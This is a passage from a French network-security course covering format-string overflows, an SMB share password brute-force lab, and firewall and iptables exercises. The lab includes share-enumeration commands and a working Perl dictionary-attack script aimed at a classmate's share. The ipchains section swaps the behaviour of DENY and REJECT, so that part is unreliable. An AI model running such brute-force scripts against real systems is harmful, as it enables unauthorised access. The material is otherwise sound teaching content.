elle-même, en ayant donc accès aux adresses de retour des fonctions etc... Très intéressant lorsqu'on veut jouer un peu avec la pile... Cependant cela ne permet pas d'exécuter du code arbitraire, ni de lancer une shell en root, alors que c'est bien entendu notre but...

La solution vient d'un autre type de spécifieur de format (à ce sujet il peut être utile de consulter le manuel printf(2) et ses variantes, toutes les explications qui suivent étant valables aussi bien pour sprintf() etc..) : "%n". L'utilisation de "%n" demande à printf() d'écrire le nombre de caractères déjà envoyés depuis le début de l'exécution de l'instruction. L'argument correspondant à %n sera l'adresse mémoire à laquelle il faut écrire cette valeur. Autre particularité, %n demande le nombre de caractères qui ont ou qui devraient avoir été écrits, jusqu'à l'endroit du %n.
Par exemple snprintf(buf, 2, "%1000d%n", 1, &a) écrit 1000 à l'adresse &a et non 2, bien que seul deux caractères aient été écrits.

Bon cela nous permet d'écrire des nombres arbitraires, et pour les écrire à la bonne adresse il faut fournir à printf() des pointeurs vers les bons endroits, par exemple l'adresse de retour de la fonction, afin de lui faire exécuter autre chose. Pour cela il faudrait pouvoir choisir les arguments qui sont passés à printf() ! Mais rappelons-nous, **il n'y en a qu'un. Les autres sont pris sur la pile à l'endroit où printf() est arrivé.** Il suffit donc de mettre suffisamment de spécifieurs de format pour "consommer" la pile et finir par arriver au début de la string que l'on fournit soi-même, en remontant dans la mémoire et en descendant dans la pile ! A ce moment-là on dispose d'arguments que l'on peut contrôler soi-même, en leur donnant par exemple la valeur de l'adresse ou est écrite l'adresse de retour de la fonction, que l'on a pu trouver en examinant le contenu de la pile précédemment.

Il reste un problème, la taille du buffer. Puisque la plupart du temps on ne peut choisir l'instruction que l'on exploite, il n'est pas possible d'utiliser le fait que %n imprime non pas le nombre de caractères effectivement écrit mais le nombre de caractères qui auraient dû être écrits. L'adresse à laquelle se trouve notre shellcode peut être très élevée,et il n'est souvent pas possible d'écrire autant de caratères dans le buffer utilisé comme "format string", puisqu'il est forcément de taille limitée. Une solution est d'écrire l'adresse en plusieurs parties, même byte par byte si nécessaire, en écrivant chaque fois une partie de l'adresse, du byte le moins significatif au byte le plus significatif, pour éviter d'effacer des bytes déjà écrits.
Bien entendu comme %n fait écrire le nombre de bytes déjà écrits, il faut soustraire ce nombre à chaque étape au nombre de caractères que l'on met dans la string pour obtenir le nombre désiré, composant l'adresse.

Il suffit enfin de fournir le shellcode au debut de la string que l'on exploite, de trouver l'adresse où il est stocké en examinant la pile comme décrit plus haut, et d'aller écrire son adresse à la place de l'adresse de retour de la fonction, trouvée de la même façon. Le principe est assez simple une fois que l'on a compris la façon dont la pile évolue au fil des appels des procédures, et ce qui est poussé dessus.

24.5 Notre Attaque

Une fois que l'on a compris le principe des buffer overflows, la méthode la plus simple est de trouver sur Internet soit le nom d'une application vulnérable présente sur le système visé, soit carrémment la source d'un exploit réalisé par quelqu'un d'autre. Il n'est pas toujours réellement nécessaire de comprendre le fonctionnement des buffers overflows, et nous avons même trouvé des sources d'exploits qui se chargeaient de tout le travail et ne demandaient aucune intervention de la part de l'utilisateur, mis à part la compilation du code. En règle générale, cependant, il est utile de bien comprendre le mécanisme car les exploits nécessitent souvent comme paramètre l'une ou l'autre adresse mémoire dépendant d'une machine à l'autre.

24.6 Mesures de précautions

La plupart des failles utilisées dans les attaques de buffer overflow et de "format string" overflow sont dues à des erreurs de programmation, dont en particulier l'utilisation de raccourcis pour programmeurs paresseux dans des applications où la sécurité est cruciale.

- Buffer Overflows
  - Les programmeurs devraient utiliser strncpy() au lieu de strcpy() pour éviter de créer des vulnérabilités
  - De même l'utilisation de snprintf() au lieu de sprintf() permet d'éviter les attaques par overflow, etc...
  - On pourrait interdire l'exécution de code se trouvant sur la pile, mais c'est contournable
  - Il faudrait auditer toutes les sources pour détecter les failles possibles et les modifier, mais c'est un travail énorme et irréalisable.
- "Format String" Overflows
  - Ne jamais utiliser
    `printf( <resultat d'appel d'une fonction>, arguments, ... );`
    Mais uniquement des "format strings" statiques, sans jamais permettre à l'utilisateur de fournir lui-même de façon directe ou indirecte la chaîne de caractères qui se retrouvera à la place de la "format string".
  - De façon générale, en programmation, il faut toujours considérer que **user input = EVIL** et donc ne jamais utiliser de données reçues par ce biais sans les vérifier.

Chapitre 25

Attaque par force brute

25.1 Introduction

Les attaques les plus “bêtes” ne sont pas forcément les moins dévastatrices. Sous certains systèmes, les tentatives d’accès à une ressource réseau ne sont pas loggés dans un journal où si elles le sont ne sont pas annoncés de manière explicite à l’utilisateur.
Il est donc possible de tester les mots de passe un à un jusqu’à trouver le bon ... C’est ce que nous allons voir avec ces travaux pratiques.

25.2 Identifier les partages

Si nous avons accès à la machine qui possède des partages, inutile d’essayer de casser le mot de passe autant se déplacer. Nous allons donc partir du postulat comme quoi, la machine n’est pas sous notre nez et que nous avons pris une @IP au hasard.
Le voisinage réseau du système qui nous intéresse réponds à un protocole qui nous permet de connaître les partages offerts par le système. La commande utilisée sous Dos pour connaître ces partages est `nbtstat`, celle-ci n’est hélas pas disponible sous Linux.
Une petite recherche sur le net met très rapidement fin à ce manque en nous donnant un petit programme C.

Windows	Linux
`nbtstat -A @IP`	`./nbtstat @IP`

En voici le résultat sous Linux :

```
received data:
A2 48 84 00 00 00 00 01 00 00 00 00 20 43 4B 41  .H.......... CKA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 00 00 21  AAAAAAAAAAAAA..!
00 01 00 00 00 00 00 9B 06 54 4F 55 52 4E 45 53  .........TOURNES
4F 4C 20 20 20 20 20 20 00 44 00 42 49 2E 43 4F  OL      .D.BI.CO
4D 20 20 20 20 20 20 20 20 20 00 C4 00 54 4F 55  M         ...TOU
52 4E 45 53 4F 4C 20 20 20 20 20 20 03 44 00 54  RNESOL      .D.T
4F 55 52 4E 45 53 4F 4C 20 20 20 20 20 20 20 44  OURNESOL       D
00 42 49 2E 43 4F 4D 20 20 20 20 20 20 20 20 20  .BI.COM
1E C4 00 4D 47 54 20 20 20 20 20 20 20 20 20 20  ...MGT
20 20 03 44 00 00 E0 7D C2 A6 E5 00 00 00 00 00    .D.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00                                   .....
6 names in response
 TOURNESOL      <0x00> Unique  Workstation Service
 BI.COM         <0x00> Group   Domain Name
 TOURNESOL      <0x03> Unique  Messenger Service
 TOURNESOL      <0x20> Unique  File Server Service
 BI.COM         <0x1e> Group   Potential Master Browser
 MGT            <0x03> Unique  Messenger Service
```

FIG. 25.1 – Utilisation de nbtstat

Nous connaissons maintenant le login de connexion de l'utilisateur et le nom de la machine ainsi que d'autres informations qui n'auront pas d'intérêt dans notre démonstration.

Login : MGT

Hostname : TOURNESOL

Le protocole NetBios utilise les noms de machines pour pouvoir se connecter à celles-ci, il nous faut donc informer la relation @IP $<->$ Nom de machine sur notre système.
Nous allons donc indiquer dans le fichier `/etc/hosts` (Linux) ou `c:\windows\hosts ou lmhosts` cette relation.

```
192.168.0.147 TOURNESOL
```

25.3 Visualisation des partages

Il nous faut maintenant connaître les noms des partages offerts par cette machine. Encore une fois des commandes MSDos et Linux nous permettent cette fonctionnalité :

Windows	Linux
`net view \\Nomdelamachine`	`smbclient -N -L Nomdelamachine`

Les options utilisées dans la commande Linux sont :

– -N : pour ne pas demander de mot de passe
– -L : pour permettre de demnder les services disponibles sur le serveur

En voici le résultat sous Linux :

```
Sharename       Type      Comment
---------       ----      -------
EBR             Disk
PARTAGE2        Disk
IPC$            IPC       Remote Inter Process Communication

Server               Comment
---------            -------

Workgroup            Master
---------            -------
```

FIG. 25.2 – Partages Windows

25.4 Accéder au partage

L'accès à un partage Windows peut se faire dans l'environnement réseau par clic souris. Le problème que l'on rencontre ici est que nous ne conaissons pas le mot de passe ce qui signifie que nous ne sommes pas à même de mettre le bon mot de passe dans la fenêtre d'activation du partage.
Il nous faut donc faire ceci non pas de manière clic clic souris mais de manière automatisée afin de tester un nombre important de mot de passe (jusqu'à trouver le bon).
Les commandes utilisables pour ceci sont les suivantes :

Windows	`NET USE [drive: | *] [\\computer\directory [password | ?]]`
Linux	`smbmount //computer/partage ~/mnt -o password=motdepasse`

25.4.1 Exemples

Windows	`net use g: \\psf5\partagepsf5`
Linux	`smbmount //psf5/partagepsf5 ~/mnt`

25.5 Libérer le partage

Les commandes utilisables pour ceci sont les suivantes :

Windows	`NET USE [drive: | *] /DELETE`
Linux	`smbumount ~/mnt`

25.6 Mot de passe : la force brute

Comme nous pouvons le constater, il manque la donnée essentielle le mot de passe. Nous allons donc le casser en utilisant pour celà un dictionnaire. Bien sûr, ce programme ne marche que si le mot de passe est un élément du dictionnaire mais il serait très simple de le modifier pour prendre en compte diverses alogorithmes de recherche de mots de passe.

Listing 25.1 – crack.pl

```
1 #!/usr/bin/perl -w
2
3 my $F;
```

```
4  open (F, "dico");
5  while (<F>) {
6          chomp ($_);
7          print "Essai de : $_\n";
8          `smbmount //tournesol/EBR ~/mnt -o password=$_`;
9          if ( $? == 0 ) {
10                 print "Fin OK";
11                 close (F);
12                 exit 0;
13         }
14 }
15 close (F);
```

25.6.1 Analyse du programme

Le programme est simple, il lit ligne après ligne le fichier “dico” qui contient le dictionnaire des mots français courant. Un affichage permet de contrôler les tests. Lorsque la commande smbmount réussi.

25.7 Travaux Pratiques

- Créer un partage non protégé et un partage protégé avec un mot du dictionnaire sur votre machine.
- Utiliser les commandes précédemment montrées afin de visualiser les différents partages et les informations nécessaires à notre stratégie.
- Utiliser les 2 méthodes de partage pour accéder au répertoire partagé sans mot de passe.
- Utiliser les 2 méthodes de partage pour accéder au répertoire partagé protégé.
- Utiliser le programme crack.pl pour accéder au partage protégé de votre voisin.

Chapitre 26

Conclusion

Attaquer un serveur Web n’est pas du niveau du premier venu, on pourrait donc penser que peu de personnes pourront donc attaquer. Malgré tout, ceci est faux. En effet, par acquis de notoriété toutes les failles de sécurité sont dévoilées et mises en ligne sur Internet. Il est possible alors à de jeunes pirates de se transformer en pourfandeur de serveur Web. On les nomme les script Kiddies.

Sixième partie

Défense

Chapitre 27

Introduction

Nous ne sommes tout de même pas vulnérables à tout ce qui passe sur le réseau. Plusieurs méthodes et solutions existent pour nous protéger.
La plus connue est bien sûr le FireWall ou Pare Feu, mais à lui tout seul, il n'est pas grand chose. Il est préférable de lui adjoindre un IDS (Intrusion Detection System).
Malgré ces deux outils, rien n'empêchera quelqu'un de pénétrer chez vous (surtout si vous ne regardez pas les logs !). Alors pourquoi ne pas lui offrir ce qu'il désire ? Le Pot à Miel nous sert à donner à manger à ceux qui ont faim de sécurité. Heureusement, l'apiculteur n'est pas loin pour surveiller !
Autre méthode, autre façon de voir les choses, technique de la bulle ou de la prison, laissons les gens vagabonder où ils le souhaitent mais dans leur prison uniquement ...
Enfin, rien ne vaut tout de même une bonne serrure avec une bonne clé pour empêcher les voleurs de rentrer, voyons donc quelques méthodes pour s'autotester.

Chapitre 28

Proxy[12]

Le but d'un serveur proxy est d'isoler une ou plusieurs machines pour les protéger, comme indiqué sur le schéma :




FIG. 28.1 – Description de l'architecture réseau pour un Proxy

Les machines A doivent se connecter au réseau par l'intermédiaire du serveur Proxy. Ce dernier sert de relais entre le réseau et les machines à cacher. Ainsi, les machines du réseau B auront l'impression de communiquer avec le proxy, et non les machines A.

Pour les applications du réseau B, l'adresse IP du client sera celle du serveur Proxy. Par exemple, lors d'une connexion à un serveur HTTP, le browser se connecte au serveur proxy et demande l'affichage d'une URL. C'est le serveur proxy qui gère la requête et qui renvoie le résultat à votre browser.

Ainsi, en utilisant un numéro de port différent, le proxy oblige toutes les requête à passer par lui en supprimant les trames dont le numéro de port ne lui correspond pas.

De plus, le proxy possède un avantage supplémentaire en termes de performances. Si deux utilisateurs demandent à peu de temps d'intervalle la même page, celle-ci sera mémorisée dans le proxy, et apparaîtra donc beaucoup plus rapidement par la suite.

Ce procédé est très intéressant en termes de sécurité sur Internet, les machines sont protégées. Le serveur proxy peut filtrer les requêtes, en fonctions de certaines règles.

Chapitre 29

Les FireWall [11]

29.1 Comprendre les pare-feux

Un pare-feu est une structure destinée à empêcher un feu de la traverser. Dans un immeuble, il s'agit d'un mur qui divise complètement des parties de celui-ci. Dans une voiture, un pare-feu est une pièce métallique qui sépare le moteur du compartiment passagers.

Les pare-feux Internet sont conçus pour isoler votre réseau local privé des flammes de l'Internet, ou de protéger la pureté des membres de votre réseau local en leur interdisant l'accès aux tentations démoniaques de l'Internet. ;-)

Le premier pare-feu informatique était une machine Unix sans routage avec deux connexions à deux réseaux différents. Une carte réseau était connectée à Internet et l'autre au réseau privé.

Pour atteindre Internet depuis le réseau privé, il fallait se logger sur le pare-feu (Unix). Ensuite, on utilisait les ressources de ce système pour accéder à Internet. Par exemple, on pouvait utiliser X-Window pour lancer le navigateur Netscape sur le pare-feu et en avoir l'affichage sur sa station de travail. Si le navigateur tourne sur le pare-feu, il a accès aux deux réseaux.

Cette sorte d'hôte à double réseau (un système à deux connexions réseau) est bien si l'on peut faire confiance à TOUS les utilisateurs. On peut configurer simplement un système Linux et y créer un compte pour tout utilisateur souhaitant un accès à Internet. Avec cette configuration, le seul ordinateur du réseau privé qui connaisse quelque chose du monde extérieur est le pare-feu proprement dit. Personne ne peut télécharger directement sur un poste de travail personnel il faut d'abord télécharger un fichier sur le pare-feu, puis transférer celui-ci du pare-feu au poste de travail.

NOTE IMPORTANTE : 99% des intrusions commencent par l'obtention d'un accès utilisateur sur le système attaqué. Pour cette raison, je ne recommande pas ce type de pare-feu. De plus, il est aussi extrêmement limité.

29.1.1 Politiques de sécurité

Il ne faut pas croire qu'un pare-feu soit la panacée. Il faut tout d'abord définir une politique de sécurité.

Les pare-feux sont utilisés dans deux buts :

1. pour maintenir des gens (intrus, vandales...) dehors ;

2. pour maintenir des gens (employés, enfants...) dedans.

29.2 Types de pare-feux

Il y a deux types de pare-feux :

1. pare-feux IP ou filtrants - ils bloquent tout le trafic sauf celui sélectionné ;
2. serveurs mandataires (parfois appelés bastions) - ils réalisent les connexions réseau pour vous.

29.2.1 Pare-feux filtrants




FIG. 29.1 – Principe du filtrage[2]

Le filtrage de paquets est le type de pare-feu inclus dans le noyau Linux.

Un pare-feu filtrant fonctionne au niveau du réseau. Les données ne sont autorisées à quitter le système que si les règles du pare-feu le permettent.
Lorsque les paquets arrivent, ils sont filtrés en fonction de leur type, origine, destination et port qui sont décrits dans chacun de ceux-ci.

De nombreux routeurs comportent un certain nombre de services de type pare-feu. Les pare-feux filtrants peuvent être pensés comme des types particuliers de routeurs. Pour cette raison, il faut une profonde compréhension de la structure des paquets IP pour travailler avec l'un d'eux.

Puisque très peu de données sont analysées et tracées, les pare-feux filtrants consomment peu de temps processeur et créent moins de latence sur un réseau.

Les pare-feux filtrants ne fournissent pas de contrôle par mot de passe. Un utilisateur ne peut s'identifier en tant que tel. La seule identité connue pour un utilisateur est l'adresse IP de son poste de travail. Cela peut être un problème lorsqu'on souhaite utiliser DHCP (assignation dynamique d'adresses IP). En effet, les règles étant fondées sur les adresses IP, il faut ajuster celles-ci à chaque fois que de nouvelles adresses sont assignées.

Les pare-feux filtrants sont plus transparents pour les utilisateurs. Ceux-ci n'ont en effet pas à configurer des règles dans leurs applications pour utiliser Internet. Ce n'est pas vrai avec la plupart des serveurs mandataires.

29.2.2 Serveurs mandataires

Le meilleur exemple du fonctionnement de ceux-ci est celui d'une personne se connectant à un système puis, depuis celui-ci, au reste du monde. C'est seulement avec un serveur mandataire que ce processus est automatique. Lorsque vous vous connectez à l'extérieur, le logiciel client vous connecte en fait d'abord au serveur mandataire. Le serveur mandataire se connecte alors au serveur que vous cherchez à atteindre (l'extérieur) et vous renvoie les données reçues. On utilise souvent le terme "bastion" pour désigner un serveur mandataire situé entre le réseau local interne et l'extérieur.

Puisque les serveurs mandataires gèrent toutes les communications, ils peuvent enregistrer tout ce qu'ils font (donc ce que vous faites). Pour les mandataires HTTP (web), cela comprend les URL que vous demandez. Pour les mandataires FTP, cela inclut chaque fichier téléchargé. Ils peuvent même expurger les mots "inappropriés" des sites que vous visitez ou analyser la présence de virus.

Les serveurs mandataires d'applications peuvent authentifier des utilisateurs. Avant qu'une connexion soit réalisée vers l'extérieur, le serveur peut demander à l'utilisateur de se connecter préalablement. Pour un utilisateur web, cela fonctionnera comme si chaque site requérait une connexion.

29.2.3 Mandataire SOCKS

Un mandataire SOCKS ressemble beaucoup à un vieux central téléphonique à fiches. Il interconnecte simplement une machine interne à une autre externe.

De nombreux serveurs SOCKS fonctionnent uniquement avec les connexions de type TCP. De même, comme les pare-feux filtrants, il ne permettent pas l'authentification d'utilisateurs. En revanche, ils peuvent enregistrer la destination de la connexion de chaque utilisateur.

29.3 Architecture de pare-feu

Il existe de nombreuses manières de structurer un réseau pour protéger des systèmes à l'aide d'un pare-feu.

Si l'on dispose de connexions dédiées à Internet par un routeur, on peut connecter directement celui-ci au système pare-feu. Au contraire, on peut passer par un hub pour permettre un accès complet aux serveurs à l'extérieur du pare-feu.

On peut configurer un certain nombre de règles de filtrage matérielles dans le routeur. Néanmoins, ce routeur peut être la propriété d'un FAI (fournisseur d'accès Internet), auquel cas on ne dispose pas du contrôle de celui-ci. Il faut demander au FAI d'y inclure des filtres (NdT : et avoir pleine confiance dans son FAI !).

On peut aussi utiliser un service commuté comme une ligne RNIS. Dans ce cas on peut utiliser une troisième carte réseau pour créer une DMZ (De-Militarized Zone, ou "zone démilitarisée") filtrée. Cela donne un contrôle total sur les services Internet et maintient la séparation avec le réseau local normal.

Si l'on ne fournit pas soi-même des services Internet mais que l'on souhaite surveiller où vont les utilisateurs, on voudra utiliser un serveur mandataire (bastion). Cela peut être intrégré dans le pare-feu.

On peut aussi placer le serveur mandataire sur le réseau local. Dans ce cas, les règles du pare-feu ne doivent autoriser que le bastion à se connecter à Internet pour les services que celui-ci fournit. Ainsi les utilisateurs ne peuvent accéder à Internet que par le mandataire.




FIG. 29.2 – PareFeu derrière un routeur sans filtre




FIG. 29.3 – PareFeu Routeur

Si l'on souhaite réaliser un service comme ceux de Yahoo ! ou peut-être SlashDot, on peut souhaiter réaliser une architecture redondante de routeurs et pare-feux (cf. High Availability HOWTO).

En utilisant une technique de DNS à jeton tournant ou à l'aide de serveurs d'applications à équilibrage de charge, on peut créer un service à 100% de disponibilité.

Il est facile de voir corrompre son réseau local. Il faut conserver le contrôle de chaque connexion. Il suffit d'un utilisateur avec un modem pour compromettre tout un réseau local.

29.4 Les limites des firewalls

Le fait d'installer un firewall n'est bien évidemment pas signe de sécurité absolue.

Les firewalls ne protègent en effet que des communications passant à travers eux. Ainsi, les accès au réseau extérieur non réalisés au travers du firewall sont autant de failles de sécurité. C'est par exemple le cas des connexions effectuées à l'aide d'un modem. D'autre part, le fait d'introduire des supports de stockage provenant de l'extérieur sur des machines internes au réseau peut être fort préjudiciable pour la sécurité de ce dernier.

La mise en place d'un firewall doit donc se faire en accord avec une véritable politique de sécurité. D'autre part la mise en place d'un système pare-feu n'exempt pas de se tenir au courant des failles de sécurité et d'essayer de les minimiser...

29.5 Principe du pare-feux sous Linux

Sous Linux, la reconnaissance des paquets se faits à trois niveaux :
– les paquets entrants (`input`)
– les paquets en cours de passage (`forward`)




FIG. 29.4 – PareFeu Serveur Mandataire




FIG. 29.5 – PareFeu : Serveur mandataire en local

– les paquets sortants (`output`) généré par le réseau local

Pour qu'un paquet puisse passer, il faut qu'il puisse traverser les trois chaînes, dans l'ordre input, forward, output.
Deux applications permettent de faire ce filtrage, il s'agit d'IPTable et d'IPChains.
Les règles de filtrage sont nommées des "chaînes". C'est l'ensemble de ces règles qui va permettre de créer un pare-feu.

Note : ce filtrage se fait au niveau du noyau, ceci nécessite donc une recompilation ou du moins une adéquation de la configuration pour supporter les filtres.

29.5.1 Les règles du filtrage avec Ipchains

Il est possible de définir ces propres chaînes (ces propres lois de gestion des paquets), ou utiliser l'une des chaînes définies par défaut. Il existe 3 chaînes par défaut :

– Input : les paquets entrants
– Forward : le traffic devant être routé par le noyau
– Output : les paquets sortants (générés localement)

Des directives peuvent être associés à ces chaînes :

– ACCEPT : le paquet est accepté
– DENY : le paquet est refusé, on renvoie un paquet ICMP : Destination Unreachable
– REJECT : le paquet est refusé, on ne renvoie rien
– MASQ : Masquerading, effectué sur la chaîne Forward, permet de réécrire une adresse en une autre. Il permet notamment le partage de connexion internet.
– REDIRECT : permet de rediriger un paquet de la chaîne INPUT sur l'un des ports local.

La différence entre DENY et REJECT apparaît de la façon suivante :




FIG. 29.6 – DMZ

29.5.2 Exemple de l'effet d'un DENY

```
telnet mail.mamachine.com 25
Trying 192.168.1.2...
telnet : Unable to connect to remote host: Connection refused
```

29.5.3 Exemple de l'effet d'un REJECT

```
telnet mail.mamachine.com 25
Trying 192.168.1.2...
```

La connexion en reste là.

29.5.4 Quelques élément de la syntaxe d'IpChains

- Création d'un chaîne (ensemble de règles) : `ipchains -N nom_chaîne`
- Insertion d'une règle dans une chaîne : `ipchains -A nom_chaîne REGLE`
- Effacer le contenu d'une chaîne : `ipchains -F nom_chaîne`
- Définir la « policy » par défaut d'une chaîne : `ipchains -P chaîne TARGET`
- Lister les chaînes : `ipchains -L`

Pour ajouter un règle de Firewall, la syntaxe sera donc la suivante : `ipchains -A nom_chaîne -j Action`
Pour affiner notre règle nous disposons d'options qui vont permettre d'indiquer la provenance ou la destination du paquet.

- Renseignement du protocole utilisé : `-p tcp udp icmp`
- Renseignement de l'adresse et/ou du port source (`-s`) : ADRS[/MASQ] [Port début][:][fin]
- Renseignement de l'adresse et/ou du port destination `-d` : ADRS[/MASQ] [Port début][:][fin]
- Renseignement de l'un interface réseau `-i ethX, pppX, etc`

29.6 Exemple de configuration de Firewall

Refus des connexion telnet venant de l'extérieur :

```
ipchains -A input -i eth0 -s 0/0 -d mon_ip telnet -p tcp -j DENY
```

Refus des connexion ftp venant de l'extérieur :

```
ipchains -A input -i eth0 -s 0/0 -d mon_ip ftp -p tcp -j DENY
```

Refus des connexion smtp venant de l'extérieur :

```
ipchains -A input -i eth0 -s 0/0 -d mon_ip smtp -p tcp -j DENY
```

L'ensemble de ces règles seront enregistrées dans un script lancé au démarrage.

29.7 Travaux Pratiques

29.7.1 Linux : utilisation d'IPTables

Disposant d'un noyau 2.4, `ipchains` n'est plus utilisé dans les nouvelles versions de Linux, c'est `iptables` qui est disponible. Pour l'utilisation qui en sera faite ici, on notera simplement que la directive `DENY` a été remplacé par la commande `DROP`.

A noter : sous RedHat, la configuration de IPTables peut être réalisée par le logiciel de configuration `lokkit` accessible par la commande `setup` ou `lokkit` directement.
Un excellent tutoriel (en anglais) sur IPTABLES est disponible à l'adresse suivante :

`http://iptables-tutorial.frozentux.net/iptables-tutorial.html`

– Regarder les règles de firewall mise en place

Réponse :

```
iptables -L
```

– Exécuter l'utilitaire lokkit pour laisser passer le web, le dhcp, ssh.

Réponse :

```
lokkit ; sélectionner tous les choix dans customize
```

– Effacer toutes les règles iptables.

Réponse :

```
iptables -F
```

– Rendez votre machine invisible au ping par les commandes suivantes :

```
iptables -A INPUT -d @IP -p icmp --icmp-type echo-reply -j DROP
iptables -A INPUT -d @IP -p icmp --icmp-type echo-request -j DROP
```

– Testez

Réponse :

```
ping @IP du serveur protégé par Firewall
```

– Pourquoi utiliser DROP plutôt que REJECT ?

Réponse :

```
REJECT renvoie une trame ICMP indiquant un refus de réponse, il va
donc indiquer au ping notre présence
```

– Supprimer les règles iptables

Réponse :

```
iptables -F ; il est bien sûr possible d'utiliser -D pour supprimer
les règles une à une.
```

– Si ce n'est déjà fait, installer un serveur telnet sur votre machine.

Réponse :

```
rpm -ivh telnet-server
```

– Bloquer les trames arrivant sur votre serveur afin d'empêcher les accès telnet.

Aides :
– le port utilisé par telnet est le 23.
– on peut spécifier le port sur une règle iptables par −−dport <noport>
– on peut spécifier le protocole utilisé par -p <protocole>
– Utiliser `REJECT` : tester.

Réponse :

```
iptables -A INPUT -p tcp --dport 23 -j REJECT
telnet indique que la connexion est refusée par le serveur.
```

– Supprimer la règle précédente

Réponse :

```
iptables -D INPUT -p tcp --dport 23 -j REJECT
```

– Utiliser `DROP` : tester.

Réponse :

```
iptables -A INPUT -p tcp --dport 23 -j DROP
telnet n'indique rien, les trames réseaux étant tout simplement
ignorée
```

Il est bien sûr possible de logger les interactions du Firewall `-j LOG`.

```
iptables -A INPUT -p tcp --dport 23 -j LOG
iptables -A INPUT -p tcp --dport 23 -j REJECT
```

Pour que les logs apparaissent dans un fichier séparés, il est nécessaire de modifier le fichier `syslog.conf` en indiquant :

```
kern.warning /var/log/iptables.log
```

29.7.2 Windows : installation et configuration de ZoneAlarm

- Installer ZoneAlarm sur votre machine
